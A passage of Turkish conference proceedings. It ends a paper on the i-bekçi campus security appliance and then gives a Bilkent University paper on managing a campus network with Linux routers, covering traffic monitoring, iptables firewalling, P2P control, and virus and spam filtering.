Durum Göstergesi penceresinde (şekil-3) anlık olarak oluşan trafik listelenmektedir, bunlar

- Durumu oluşturan Kaynak IP adresi
- Bu IP adresine ait ; Oturum sayısı, indirilen verinin byte cinsinden toplam büyüklüğü, saniyede indirilen veri miktarı, gönderilen paket ve veri miktarı gibi bilgiler tablo olarak alınabilmektedir. Yine bu tabloda kay-

nak bir IP üzerine çift tıklayarak, ilgili IP nin oturum ayrıntısı alınabilir veya istenirse tablo bilgileri grafiksel olarak istenebilir.

### 3.2. Erişim Göstergesi

Bu pencerede i-bekçi üzerinden geçen trafiğin, paket eleği kurallarına göre geçişine izin verilmesi yada durdurulması ile ilgili bilgiler verilir. Erişim Göstergesinde bulunan Süzgeç yardımı ile verilerin istenilen kriterlere göre süzülerek gösterilmesi sağlanabilir.

### 3.3. Günlük Göstergesi

Bu pencerede i-bekçi sistem bilgileri anlık olarak görülebilir. Bunlar ;sistem değişiklikleri, ssh bağlantıları ve p2p kesici bilgileri ve benzeri gibi bilgilerdir.

### 3.4. Başarım Göstergesi

Bu pencerede, İşlemci, bellek, Paket eleği ve ara birimlerin durumları listelenmektedir (şekil.4). Listedeki bilgilerden hattın ne kadar kullanıldığını giriş ve çıkış düzeyinde anlık görüntülenebilir.



Şekil-4: Başarım Göstergesi Tablosu

### 3.5. Kuyruk Göstergesi

Bu pencerede i-bekçi üzerindeki kuyruklarla ilgili veriler grafiksel olarak görüntülenir.

### 3.6. Uyarı Göstercisi

Bu pencerede i-bekçi'ye yada koruduğu ağa gelen saldırılar konusunda bilgi verir. Bu saldırılar, yanlış/doğru ssh bağlantıları, dosya saldırısı, durum bilgileri, servis tarama saldırıları gibi bir çok uyarı görüntülenebilmektedir. Bu uyarılar, Birinci (düşük) hatalı uyarılar, ikinci (orta) şüpheli hareketler ve üçüncü (yüksek) izinsiz giriş saldırıları, seviyelerde olmaktadır. İsteğe bağlı olarak bu uyarılar, mail ya da fax yolu ile sistem yöneticisine bildirilmektedir.

### 3.7. P2P Düzenleyicisi

Bu düzenleyicisi ile i-bekçi üzerinde gelen p2p programların imzalarına, istenilen imzalar eklenerek söz konusu imzaların bulunduğu iletişim engellenebilir.

### 3.8. Kural Üretici


Kural Üretici (şekil.5), i-bekçi cihazı ile beraber gelen Paket Eleğinin kullanılabilmesi için gereken bir yazılımdır. Kural Üretici Java ile yazılarak platformdan bağımsız hale getirilmiştir

## 4. Kampüs Ortamında Kullanımı


Dicle kampüsünde de i-bekçi uygulaması şekil-6 da verildiği gibi düzenlenmiştir. Kullanılan uygulamalar aşağıda verilmiştir.

- Adres Dönüştürücü : Kampüs ortamında kullanılan sanal ip ler çıkışta NAT yapılarak gerçek ip dönüştürülmektedir.
- Hacıyatmaz : Öğrenci otomasyonunda kullanılan sunuculara gelen trafiği dengeli bir şekilde i-bekçi üzerinden dağıtılmaktadır.
- Raporlama araçları kullanılarak ağ güvenliği konusunda anlık ayrıntılı bilgi elde edilmekte ve geçmişe yönelik olarak birçok kriterlere göre sorgulamalar yapılarak istenilen raporlar alınabilmektedir.
- İmza yöneticisi (p2p düzenleyicisi) kullanılarak istenilmeyen trafik ağ üzerinde önlenmektedir.
- Gelen mail'lerin virus ve spam taraması için i-bekçi üzerinden smtp(25 port) trafiği, Virus/antispam cihazına yönlendirilmektedir.

- Sunucu bilgisayarlara sadece istenilen portlardan ulaşılması sağlanabilmektedir
- Saldırı önleme ve tespit sistemi[5] ile istenmeyen trafik tespit edilerek TCP\_bağlantı\_kes, IP\_durdur, PE\_durum\_sil vb. komutlarla önlenmektedir.



Şekil-5. Kural Üretici



Şekil.6: Dicle Ağ yapısı

## 5. Sonuç

Sonuç olarak Türkiye’de geliştirilen i-bekçi cihazı, kampus ortamlarında ağ güvenliği için kullanılabilen, anlık ve geçmişe yönelik güçlü raporlama olanakları bulunan bir güvenlik cihazı olduğu görülmektedir.

## 6. Kaynaklar

- [1]. i-bekçi modeller dökümanı
- [2]. <http://www.openbsd.org>
- [3]. i-bekçi/z-sistem. <http://www.z-sistem.com>
- [4]. i-bekçi Bilgi İletişimi ve Ağ Güvenliği cihazı El Kitabı
- [5]. i-bekçi Saldırı Tespit Sistemi El kitabı

## Linux ile Ağ Yönetimi

Yavuz Selim Kömür, Can Uğur Ayfer

Bilkent Üniversitesi, Bilgisayar Merkezi, Bilkent, 06800 Ankara

komur@bilkent.edu.tr, cayfer@bilkent.edu.tr

**Özet:** Bu yazıda Linux işletim sistemi ile donatılmış bilgisayarlar kullanarak büyük ölçekli TCP/IP ağlarının yönetimi konusundaki beş yıllık deneyimin aktarımı hedeflenmiştir. Bilkent Üniversitesi ağında uzun süredir yönlendirici olarak sadece Linux tabanlı kişisel bilgisayarlar kullanılmaktadır. Yaklaşık 8.000 bilgisayardan oluşan üniversite ağında her türlü yönlendirme, filtreleme, bant genişliği yönetimi; istemeyen trafik, virüs ve solucanlarla mücadele, gözlem, raporlama Linux işletim sistemi altında açık kaynak yazılımlarla yapılmaktadır. Bu sayede ağ altyapısı için gereken yatırım; benzeri yapılanmaların yaklaşık onda birine yapılabilmektedir.

**Anahtar Sözcükler:** “TCP/IP Ağ yönetimi”, “Yönlendiriciler”, “Güvenlik duvarları”, “virüs ve spam mücadelesi”

### Network Management with Linux

**Abstract:** House built Linux routers have been used in Bilkent University's campus network for more than five years. This article intends to share this experience. Using Linux routers have not only saved quite significant amounts financially; it has also provided a lot of flexibility and ease of use for the network administrators. All IP routing, filtering, bandwidth management, fighting with viruses, worms and unwanted traffic, monitoring and reporting are handled by open source software and the Linux operating system. Using Linux and OSFS, the university has established its network infrastructure at about one tenth of the price of similar configurations using commercial products.

**Keywords:** “TCP/IP network management”, “Routers”, “Firewalls”, “Fighting viruses and spam”

### Linux Yönlendiriciler

TCP/IP ağların birleştirilmesini; bir başka bakış açısından da ayrılmasını sağlayan yönlendiriciler, ağ yöneticileri için en önemli gözlem ve denetim noktalarıdır. Kaynakların paylaşılması açısından bakıldığında ağların birleştirilmesini sağlayan; ağ üzerindeki istenmeyen trafiğin yayılmasını önlemek açısından bakıldığında ise ağları birbirinden ayıran en önemli araçlar yönlendiricilerdir.

Yönlendiriciler, marka ve modeli ne olursa olsun üzerinde TCP/IP yönlendirme ile ilgili yazılım(lar) çalışan, birden fazla arabirim üzerinden aynı anda birden fazla ağa bağlı olan, bu ağlar arası trafiği düzenleyen birer bilgisayardır.

Bu yazıda vurgulamak istediğimiz en önemli nokta, özel olarak “yönlendirici” olarak üretilmiş ve tipik fiyatları on bin ABD dolarının katlarıyla ifade edilen cihazlar yerine, bin ABD dolarının oldukça altında satın alınabilecek kişisel bilgisayarların da Linux veya BSD işletim sistemi ile, yönlendirici olarak başarıyla kullanılabileceğidir. Kaldı ki, piyasadaki tüm ticari yönlendiricilerin UNIX ya da türevi bir işletim sistemi kullanılarak geliştirilmiş olduğu bilinmektedir.

Linux işletim sistemi ile kurulmuş bir bilgisayar kusursuz bir yönlendirici olarak kullanmak olasıdır. Linux yönlendiricilerin, ticari yönlendiricilere göre herhangi bir işlev eksikliği olmadığı gibi bir çok açıdan işlevsel üstünlükleri vardır. Beş yılı aşkın bir süredir Bilkent

Üniversitesi'nde hiç bir ticari yönlendirici kullanılmamaktadır. Bunun nedeni ekonomik değil; Linux yönlendiricilerin daha kolay kurulmaları, yönetilmeleri, yedeklenebilmeleri ve gereksinimlerimize çok daha kolay uyarlanabilmeleri olmuştur.

Bilkent Üniversitesi'nin ağı; üç İnternet çıkışı olması nedeniyle bir otonom sistem (Autonomous system; AS) olarak işletilmektedir. Bu özellik, komşu otonom sistemlerle (UlakNet ve MeteksanNet) BGP-4 (Border Gate Protocol) ile yönlendirme bilgisi alışverişini gerektirmektedir. BGP sayesinde, bu üç hattımızdan birinde sorun olduğunda, ağ yöneticilerinin müdahalesine gerek kalmadan trafik diğer iki hatta otomatik olarak kayabil-mektedir. Sorun ortadan kalktığında ise tercih edilen arabirimler trafiği tekrar üstlenmektedir. Üniversitemizin üç bağlantısının toplandığı ana yönlendirici için yapılan yatırım 600 ABD Doları civarındadır. Söz konusu yönlendiricinin tıpatıp aynısını yedek olarak sistem odasında hazır bulundurmanın ek maliyeti de yine yalnızca 600 Dolardır.

Ticari yönlendiricilerde BGP uygulamasına geçiş genellikle bellek arttırımı, denetim yazılımı değişikliği; hatta birçok durumda donanım değişikliği; kısaca, epeyce bir Amerikan Doları gerektirmektedir. Oysa, bir Linux yönlendirici kullanıldığında açık kaynak kodlu quagga [1] yazılımının kurulması yeterli olmaktadır.


Bu yazının yazıldığı tarihte Bilkent Üniversitesi'nde sekiz tane Linux yönlendirici kullanılmaktadır. Bunların tamamı, 1 ile 3 Ghz arasında Intel x86 serisi işlemciye sahip masaüstü kişisel bilgisayarlardır. Toplam parasal değerleri 5.000 ABD doları civarındadır. Bu yönlendiricilerde çalışan quagga yazılımı, yönlendiriciler arasında OSPF (Open Shortest Path First) protokolu ile yönlendirme tablolarını birbirlerine ileterek topoloji değişikliklerine tam otomatik uyum sağlamaktadır. Örneğin yönlendiriciler üzerinde yeni bir yerel ağ ekleyerek ya da çıkararak bir değişiklik yaptığımızda veya ağa yeni bir yönlendirici eklediğimizde diğer yönlendi-

ricilerin kurulum ayarlarında hiç bir değişiklik yapmamız gerekmiyor.

### Trafik Ölçme ve Gözleme


Bir ağda neler olup bittiğini anlamının tek yolu, ağ üzerinde akan trafiği ve bileşenlerini kritik noktalarda sürekli olarak ölçmek ve ölçülen bu değerleri eskileriyle karşılaştırmaktır. Bu ölçümler yanlış giden bir şeylerin varlığı kadar kaynak gereksinimlerinin kaydığı ya da odaklandığı noktaların belirlenmesini de sağlar.

Bilkent Üniversitesi'nde iki trafik ölçme yazılımı kullanıyoruz. En çok işimize yarayan yazılım MRTG - Multi Router Traffic Grapher [2] isimli yazılımdır. Ağ üzerinde çeşitli noktalardaki aktif cihazlardan SNMP protokolü ile toplanan verileri grafik olarak sunan bu yazılım dünyada belki de en yaygın olarak kullanılan ağ performans gözlem yazılımıdır.



Şekil 1. Bilkent Üniversitesi-UlakNet bağlantısı veri akışı


MRTG grafiklerine bakarak kısa ve uzun dönem trafik profili kolayca gözlenebilmektedir. Şekil-1'de Bilkent Üniversitesi'nin UlakNet bağlantısı üzerindeki gelen ve giden trafiği görülmektedir. Bu grafikleri günlük, haftalık aylık ve yıllık olarak gözleyerek ortaya çıkan anormalliklere hızla müdahale edebilme olanağı buluyoruz.



Şekil 2. Yoğun P2P trafiği gözlenen bir üniversitenin UlakNet trafiği

Şekil-2'de ise bir başka üniversitenin UlakNet trafik akış istatistikleri görülmektedir. Günün

saatinden bağımsız olarak sürekli dışarı trafik oluşturan bu ağda çok sayıda P2P istemcisi çalıştığı ilk bakışta anlaşılmaktadır. Gece gündüz aralıksız devam eden P2P trafiği hat kapasitesinin neredeyse tamamını doldurmaktadır.



Şekil 3. Saat 22:00'de bir şeylerin ters gitmeye başlamış olabileceğine işaret

Şekil-3'deki grafik ise gece saat 22:00'de birden bire başlayan yüksek trafiğe dikkati çekmektedir. Ağ yöneticisi hemen bu trafiğin nedenini bulup, ters giden bir şeyler olup olmadığını kontrol etmelidir.

İkinci en önemli ölçme aracımız NeTraMet [3] yazılımıdır. NeTraMet, ağ üzerindeki her bilgisayarın ölçüm noktasından geçen trafiğini çıkış ve varış noktaları itibarıyla paket sayısı ve toplam byte olarak ölçer. İnternet bağlantılarımızı sağlayan yönlendirici üzerinde çalıştırdığımız NeTraMet ile ağ içinde kimin ne kadar ve nereye İnternet trafiği oluşturduğunu gözleyebilmekteyiz.

Örneğin Tablo-1'deki 139.179.14.xx IP adresli bilgisayarın üniversite dışına 6.34 GByte veri transfer etmiş olması doğal değildir. Ne bir web sunucusu, ne de ftp sunucusu olan bu bilgisayarın ayrıntılı trafik dağılımı incelendiğinde (Tablo-2) çok belirgin bir P2P veya torrent trafiği görülmektedir.

En yüksek 100 trafik kaynağı (6 Kasım 2006)			
İçeri Trafik		Dışarı Trafik	
IP Adresi	Toplam	IP Adresi	Toplam
139.179.159.xxx	4.38 GB	139.179.10.xx	13.69GB
139.179.96.xxx	4.35 GB	139.179.14.xx	6.34 GB
139.179.210.xxx	3.92 GB	139.179.198.xx	1.07 GB
...	...	...	...

Tablo 1 : Üniversite ağında içeri ve dışarı yönlerde en yüksek trafik oluşturan bilgisayarlar

En yüksek 100 trafik kaynağı (6 Kasım 2006)			
İçeri Trafik		Dışarı Trafik	
IP Adresi	Toplam	IP Adresi	Toplam
85.182.14.20	7.9 MB	82.21.160.24	332.5 MB
82.21.160.24	7 MB	85.182.14.204	326.3 MB
81.230.41.200	5.2 MB	81.230.41.200	207.6 MB
...	...	...	...

Tablo 2 : 139.179.14.xx IP adresli bilgisayarın trafik ayrıntıları

NeTraMet türü bir yazılımla kimin nereye ne kadar trafik oluşturduğunun ölçülmesi etik tartışmalara yol açabilir. Ancak, bir üniversitede veya iş yerinde İnternet alt yapısının kurulma ve işletilme amacı herhangi bir tartışmaya gerek olmayacak kadar açıktır.

Grafikler ve istatistikler normal olmayan bir trafiğe işaret ettiğinde arabirimler üzerindeki trafiği gerçek zamanda izlemek gerekmektedir. Yönlendirici üzerinde çalıştırılacak tcpdump [4] komutuyla yayılmaya çalışan, ya da port taraması yapan yazılımların çalıştığı bilgisayar(lar) hemen görülebilmektedir. Örneğin, Şekil-4'deki tcpdump çıktısı 139.179.148.106 ve 139.179.148.140 IP adresli bilgisayarlar çalıştırılan solucan yazılımların, alıcı IP adreslerini sıradan artırarak 135 port açığı arayan trafiğine işaret etmektedir.

```
# tcpdump -ni any port 135 or 445
listening on any, link-type LINUX_SLL (Linux cooked), capture size 96 bytes
22:19:11.504175 IP 139.179.148.106.4275 > 214.214.148.25.135
22:19:12.778009 IP 139.179.148.140.3217 > 60.171.173.185.135
22:19:12.778326 IP 139.179.148.140.3218 > 60.171.173.186.135
22:19:12.778427 IP 139.179.148.140.3219 > 60.171.173.187.135
22:19:12.779459 IP 139.179.148.140.3220 > 60.171.173.188.135
22:19:12.779695 IP 139.179.148.140.3221 > 60.171.173.189.135
22:19:12.780052 IP 139.179.148.140.3222 > 60.171.173.190.135
22:19:12.797236 IP 139.179.148.140.3233 > 60.171.173.201.135
22:19:12.797379 IP 139.179.148.140.3234 > 60.171.173.202.135
22:19:12.797478 IP 139.179.148.140.3235 > 60.171.173.203.135
22:19:12.801344 IP 139.179.148.140.3236 > 60.171.173.204.135
22:19:13.188870 IP 139.179.148.106.4295 > 214.214.148.45.135
```


Şekil 4: Solucan trafiği

Yönlendirici arabirimlerindeki trafikleri gerçek zamanda ölçmek için kullandığımız bir diğer önemli araç iftop [5] yazılımıdır.

Örneğin, yönlendiricinin eth2 arabirimi üzerindeki trafiği oluşturan bilgisayarları gerçek zamanlı



ve trafik yoğunluğuna göre sıralı olarak gözlemek için iftop komutunu kullandığımızda elde ettiğimiz tipik bir rapor Şekil-5'te gösterilmiştir.



Line	IP	From	To	Rate	Rate	Rate	Rate	Rate
1	192.178.126.123	==>	87.248.187.26	98.000	82.700	82.700	5.4200	4.4200
2	192.178.213.254	==>	192.178.183.179	68.000	65.200	64.800	4.8200	4.8200
3	192.178.126.108	==>	192.178.183.179	52.200	51.000	50.200	4.8200	4.8200
4	192.178.127.18	==>	192.238.88.16	76.100	73.000	70.500	3.9000	3.8000
5	192.178.213.237	==>	87.248.187.26	95.300	84.800	82.700	2.4000	2.3200
6	192.178.211.208	==>	192.178.206.112	38.300	34.800	35.100	1.6000	2.2000
7	192.178.204.238	==>	82.125.20.79	28.300	28.000	28.000	1.5000	1.4000
8	192.178.126.108	==>	192.178.183.179	23.000	21.800	20.500	1.4200	1.4200
9	192.178.204.238	==>	192.178.183.179	23.000	21.800	20.500	1.4200	1.4200
10	192.178.127.90	==>	192.178.183.179	27.000	26.200	25.600	1.4200	1.4200
11	192.178.216.204	==>	192.178.183.179	23.000	21.800	20.500	1.4200	1.4200
TOTAL:				54.100	54.000	47.000		

Şekil 5 - Örnek iftop raporu

## Trafik Denetimi

TCP/IP ağlarda trafik denetiminin yapılması için en uygun noktalar yönlendiricilerdir. Bilkent Üniversitesi'nde trafik denetimi için kullandığımız yazılım, Linux çekirdeğinin bir parçası olarak çalışan netfilter ve bu yazılımın yönetim arayüzü olan iptables [6] yazılımlarıdır. netfilter/iptables ile güvenlik duvarı (fire-wall), yük dengeleme (load balancing) ve trafik şekillendirme (traffic shaping, QoS) gibi işlevleri kolaylıkla ve etkin olarak yerine getirebilmekteyiz.

## Güvenlik Duvarı (Firewall) İşlevleri

“Güvenlik duvarı” ya da “fire-wall” yazılımları tehlikeli ya da istenmeyen trafiğin bir bilgisayar ağına girmesini ya da çıkmasını önleyen denetim yazılımlarıdır. Son yıllarda bu amaca yönelik özel amaçlı donanımlar üretilmekte ve satılmakta ise de, bu işlev Linux yönlendiricilerin doğal bir özelliğidir.

Piyasadaki yönlendiricilerin yazılım ve donanım kısıtlamaları ve belki de daha önemlisi, fiyatlandırma politikaları nedeniyle, kurumlar ağlarını istenmeyen trafiğe karşı korumak için özel “firewall” donanımı satın almak zorunda kalmaktadır. Bu tür alımların ardından ağ yöneticileri yepyeni bir denetim yazılımını kul-

lanmayı öğrenmek zorunda kalmakta; ilk yatırımın ardından da bakım ücreti adı altında hiç de küçümsenemeyecek yıllık/aylık ödemelerin yükü altına girmektedir. Oysa Linux işletim sistemi altında çalışan yönlendiriciler için, her Linux dağıtımı ile birlikte gelen, mükemmel yakın performans gösteren güvenlik duvarı yazılımı kullanıma hazırdır: netfilter/iptables.

netfilter/iptables basit bir paket filtreleme yazılımı değildir. Bir paketin ne yapılacağına karar vermeden önce o paketin ait olduğu TCP/IP seansına ilişkin eski paketlerin de dikkate alınmasına olanak sağlar. “Bağlantı izleme” (connection tracking) adı verilen bu özellik sayesinde basit paket filtresi olarak eski güvenlik duvarı yazılımlarına (ipchains gibi) göre çok büyük üstünlük sağlamaktadır.

iptables ile gelen ve giden paketlerin kaderine karar verirken çıkış ve varış IP adresleri, port adresleri yanısıra paketlerin varış/çıkış sıklıkları, içerikleri, hatta günün tarih ve saati bile dikkate alınabilmektedir. Örneğin deneme yanılmayla şifre kırma çabasının işareti olan, bir IP adresinden beş saniye içinde üçten fazla ftp ya da ssh bağlantı isteği geldiğinde, bu paketleri reddetmek ya da daha iyisi, görmezlikten gelmek olasıdır. Gene günümüzün sıkça kullanılan saldırı yöntemlerinden biri, http, smtp gibi servisleri aşırı yükleyerek sunucuları yanıt veremez hale getirmeye yönelik DoS (Denial of Service) saldırıdır. Bu saldırılarda, sunucu yazılımının yanıt veremeyeceği sıklıkta bağlantı isteği (SYN) gönderilir. iptables ile, gelen SYN paketlerinin sıklığını denetlemek, aşırı yük yaratacak sıklıktaki paketleri durdurmak olasıdır.

## Yük Dengeleme / Sunucu Yedekleme

Yoğun kullanılan web uygulama sunucularında, SMTP sunucularında zaman zaman ya da sürekli performans sorunu yaşanabilmektedir. Sunucular zorlandığında genellikle ilk akla gelen donanımı daha yüksek performanslı bir bilgisayarla değiştirmek olmaktadır. Oysa çoğu

zaman ek sunucularla çok daha ucuz çözümler elde edilebilmektedir. Darboğaz hat hızında veya disk erişimlerinde olmadığında sunucu eklemek, ekonomik olarak daha elverişli olmanın yanısıra yedek donanımla çalışma olanağını da beraberinde getirmektedir.

Linux yönlendirici üzerinde çalışan netfilter/iptables yazılımı, bağlantıları da izleyerek, istemcilerden gelen paketleri birden fazla sunucu arasında sırayla dağıtabilir. Örneğin bir web sitesini dört web sunucu üzerinde işletmek mümkündür. Dışarıdaki bir istemciden http bağlantı isteği geldiğinde, bu paket ve bu bağlantı ile ardından gelen ilgili tüm paketler, belirlenen kriterlere göre seçilecek bir sunucuya yönlendirilebilir. netfilter/iptables yük dengeleme işlevini yerine getirirken gelen paketleri, gidebilecekleri sunuculara round robin algoritmasına göre; bir diğer deyişle sırayla, yükü eşit dağıtacak şekilde yönlendirir.

Bir servisi birden fazla sunucu ile vermenin nedeni yük dengeleme değil de yedekleme olduğu zaman netfilter yazılımının sırayla sunucu seçip paketleri ona yönlendirmesi amaca tam olarak hizmet etmemektedir. Sunucu yedekleme gerektiğinde kullanılabilen keepalived [7] yazılımı hem ilgili sunucuları sürekli izlemekte, hem de bunlardan birinde bir aksaklık olduğunda yükü diğer sunucular arasında önceden belirlenmiş oranlarla paylaş-trabilmektedir. Bir Linux PC ve keepalived yazılımının maliyeti tipik olarak 500 ABD Doları iken, “en ucuz” olduğu sloganıyla satılan bir yük dengeleyici “cihaz” 5.000 ABD Dolarına satılmaktadır. Üstelik o cihazın içinde aslında bir Linux ya da BSD PC var iken...

## NAT

ADSL ve kablosuz ağ hizmetleri yaygınlaştıkça, NAT (Network Address Translation); bir diğer deyişle, tek ya da az sayıda gerçek IP adresiyle çok sayıda bilgisayara ağ hizmeti verme gereksinimi de artmaktadır. NAT kullanmanın tek amacı IP adresinden tasarruf etmek değil-

dir. Güvenlik amacıyla, kritik sunucuları ağ içinde özel IP adresleri ile gizleyerek dışarıdan gelebilecek saldırılara karşı korumak da yaygın olarak kullanılan bir NAT uygulamasıdır.

netfilter/iptables yazılımı kaynak adres dönüşümü (SNAT : Source Network Address Translation) ve alıcı adres dönüşümü (DNAT: Destination Network Address Translation) işlevlerini kusursuz ve etkin bir şekilde yapabilecek şekilde geliştirilmiştir. Bilkent Üniversitesi'nde, netfilter/iptables yazılımının adres dönüştürme yeteneklerini, hem yük dağılımı yapmak hem de gelen tüm elektronik postaların önce bir virüs tarayıcı bilgisayardan geçirilmesini sağlamak amacıyla kullanıyoruz.

## P2P ile Mücadele

Masaüstü bilgisayarların iyi denetlenemediği ağlarda P2P (Peer-to-peer) trafik çok ciddi bir sorun olmaktadır. Serbest bırakıldığında hat kapasitesinin tamamını tüketme eğilimindeki bu uygulamayı kontrol altına almak için ipp2p [14] isimli iptables modülünden yararlanıyoruz. ipp2p ile Kazaa, Ares, e-Donkey, emule ve DC trafiklerini denetim altına alabiliyoruz. iptables ile ipp2p filtrelerine takılan bu P2P paketlerini tamamen durdurabildiğimiz gibi yavaşlatma olanağımız da oluyor.

## Trafik Şekillendirme

P2P dosya paylaşım yazılımları (BitTorrent gibi), web tabanlı dosya paylaşım servisleri (RapidShare gibi), video paylaşım siteleri (uTube gibi) band genişliğini hızla eriten uygulamalardır. Bunlar, özellikle üniversitelerde laboratu-var kaynaklarının gereksiz yere tüketilmesine yol açmaktadır. Hele yurtda ve ofislerde; günlerce, haftalarca aralıksız tam kapasite dosya indiren kullanıcılar başkalarının çalışmalarını aksatacak boyutlara varan trafik yaratmaktadır.

Band genişliğini adil bir şekilde paylaşmak; bazı bilgisayarlara veya servislere öncelik ver-

mek ya da tam tersine önceliklerini düşürmek olasıdır.

tc [13] (traffic control) yazılımı ile yönlendiriciler üzerinde değişik kapasitelerde birkaç band tanımlamak olasıdır. Örneğin 100 Mbit bir hat üzerinde 60, 30 ve 10 Mbit'lik 3 band tanımladıktan sonra BitTorrent kullanan, paylaşım sitelerinden dosya indiren kullanıcıların trafiğini 10 Mbit'lik banda; FTP, SMTP gibi zaman açısından fazla önemli olmayan trafiği 30 Mbit'lik banda kaydırabiliyoruz.

### Kablosuz Ağ Yönetimi

Hızla yaygınlaşan dizüstü bilgisayarlar kablosuz erişim isteklerini de beraberinde getirmektedir. Kablosuz erişim noktaları arttıkça yönettiğiniz ağa giren bilgisayarlar üzerinde denetiminiz de azalıyor. Pek çok denetimsiz dizüstü bilgisayarın ağa girip çıkması virüs ve solucanların yayılmasını hızlandırmakta; ele geçirilmiş bilgisayarlar birer kablosuz Truva atı olarak ağda cirit atabilmektedir. Bilkent Üniversitesi'nde kablosuz bağlantı yapan kullanıcıları VPN (Virtual Private Network) [8] kullanmaya zorluyoruz. Kablosuz ağa bağlandıktan sonra geçerli bir kullanıcı kodu ve şifre vermeden kimse yönlendiricilerden geçemiyor. Bu sayede virüs ve solucan yayan, ele geçirildiği için SPAM yollamaya çalışan bilgisayarların sahiplerinin kullandığı hesapları gerektiğinde bloke ederek denetim sağlıyoruz. VPN bağlantıları için sunucu tarafında kullandığımız yazılım, Linux'un standard servislelerinden olan pptpd [9] yazılımıdır.

### Virüslerle Savaş

Virüsler ne yazık ki ağ yöneticilerinin birlikte yaşamayı ve baş etmeyi öğrenmesi gereken önlenemez gerçeklerden biridir. Gözlemlerimize göre bir çok ağ yöneticisi, ticari antivirüs ürünlerinin kurumsal lisanslarını satın alarak dertlerine çare aramaktadır. Eğer antivirüs yazılımları bir çare olsaydı, aynı çiçek hastalığı virüsü gibi bilgisayar virüslerinin de şimdiye

kadar soyu tükenmiş olmalıydı. Oysa, azalmak yerine virüs tehditleri artarak ağ yöneticilerinin başını ağrıtmayı sürdürmektedir.

E-posta ile yayılan virüsleri önleme konusunda açık kaynak kodlu yazılımlarla yüzde yüze yakın başarı elde ettik. Bilkent Üniversitesi'nde çeşitli fakülte, birim ve kullanıcı grubuna hizmet veren sekiz e-posta sunucusu bulunmaktadır. Bu sunuculara yönelik SMTP bağlantıları, güvenlik duvarındaki keepalived ile yük dengelemesi yapılarak virüs taraması için iki ara sunucuya yönlendirilmektedir. Bu iki Linux sunucu üzerinde, açık kaynak kodlu clamav [10] yazılımı ile tüm e-posta mesajları üzerinde virüs taraması yapılmakta; temiz olan mesajlar ilgili fakülte veya birimin e-posta sunucusuna yönlendirilmektedir. clamav yazılımı saat başlarında virüs veri tabanına bir ekleme olup olmadığını kontrol etmekte; varsa yeni virüs veri tabanını indirmektedir. clamav kullanılmaya başlandığından beri, yaklaşık üç yıldır, Bilkent Üniversitesi'ne e-posta ile virüs girmesi sorunu kökünden hallolmuştur.

Masa üstünde MS-Windows işletim sisteminin ezici yaygınlığı ve bu işletim sistemi ailesinin güvenlik sorunlarının büyüklüğü yadsınamaz bir gerçektir. Windows bilgisayarlarını kötü adamlara karşı korumak için çok sayıda ürün satılmasına, kullanılmasına rağmen ne yazık ki sorunlar ortadan kaldırılabilmemiş değildir. Belki de bunun en önemli nedeni kullanıcıların umarsızlığıdır.

Deneyimlerimize göre ağ yöneticilerinin güvenlikle ilgili literatürü iyi izlemesi; ağ üzerindeki trafiği dikkatle ölçüp değerlendirerek gereken önlemleri alması, çeşitli ticari ürünlerin kurum lisanslarını satın alıp tüm kullanıcı bilgisayarlarına kurmaktan daha etkin olmaktadır. Örneğin virüs ve solucan bulaşması sonucu ağ üzerinde sorun yaratan bilgisayarların internet erişimini kesmek üniversite ortamında çok etkili olmuş, bu uygulama başladıktan sonra kullanıcılar kendi Windows bilgisayarlarını koruma konusunda çok daha hassas davranmaya başlamışlardır.

### Solucanlarla Savaş

Solucan adı verilen yazılımların neredeyse tamamı Microsoft işletim sistemleri altında sunulan servislerin zayıflıklarından yararlanarak yayılmaktadır. Bu servislerin kullandığı iletişim kapılarına (port) yönelik trafiği iptables ile denetim altına alarak solucan yayılımını önlemek çok kolaydır. İyi bir güvenlik duvarı kurulumunda bilinen port adresleri dışında trafiğe izin verilmez. Örneğin 135-139 ve 445 numaralı portlar üzerindeki trafiğe denetimsiz olarak izin vermek kelimenin tek anlamıyla intihardır. Güvenlik duvarlarının politikası "herşey kapalı, gerekli olanlar açık" olmalıdır. iptables ile bu tür politikaları uygulamak son derece kolaydır.

### SPAM ile Savaş

2006 yılının sonlarına doğru artık dayanılmaz boyutlara varan istenmeyen e-posta trafiği ile savaşta en önemli ve etkin silahlarımız gene açık kaynak kodlu yazılımlardır. Bilkent Üniversitesi'nde bu amaçla spamassassin [11] açık kaynak kodlu yazılımı yanısıra kara liste servislerinden de yararlanılmaktadır. spamassassin, gelen e-posta mesajlarının içerdikleri anahtar sözcükler yanısıra mesajın görsel düzenlenme karakteristiklerini (çok renkli yazı tipleri kul-kanılmış olması, "listeden çıkmak için şunu yapın" benzeri ifadeler içermesi gibi) değerlendirerek puanlama yapmakta; belirli bir puanı geçen mesajların SPAM olarak işaretlenmesini sağlamaktadır. DNSBL (DNS kara liste) [12] servislerinden yararlanarak da, mesajı gönderen SMTP sunucusunun şöhreti kontrol edilebilmektedir. postfix, qmail, sendmail gibi yaygın olarak kullanılan Linux e-posta sunucu yazılımlarına kolaylıkla entegre edilebilen spamas-sassin, yüzde yüz olmasa da, SPAM mesajların yakalanmasında çok başarılıdır.

SPAM savaşındaki bir diğer önemli silahımız da SQLgrey [13] isimli grey listing yazılımıdır. SPAM gönderen yazılımlar mesajları mümkün olduğunca hızlı göndermeye çalışırlar. Bunun belki de en önemli nedeni, SPAM filtreleri yeni

dalgaya göre düzenlenmeden olabildiğince çok mesaj göndermektir. Bu nedenle, gönderemedikleri mesajları bir süre sonra tekrar göndermeyi denemezler. SQLgrey yazılımı, herhangi bir IP adresinden herhangi bir kullanıcıya ilk kez gelen e-posta mesajına ilişkin SMTP bağlantısını beş dakikalığına reddetmemizi sağlamaktadır. Eğer gönderici SMTP protokolunu kurallarına göre oynayan bir bilgisayarsa, kısa bir süre sonra tekrar deneyecektir. Greylisting sayesinde üniversitemize gelen SPAM mesajların sayısında yüzde doksan oranında azalma sağlanmıştır. Bu çözümün geçici olduğunu, greylisting uygulamasının yaygınlaşmasıyla SPAM yazılımlarının da gön-deremedikleri mesajlar için yeniden deneme yapmaya başlayacaklarını biliyoruz; ancak şimdilik greylisting işe yaramaktadır.

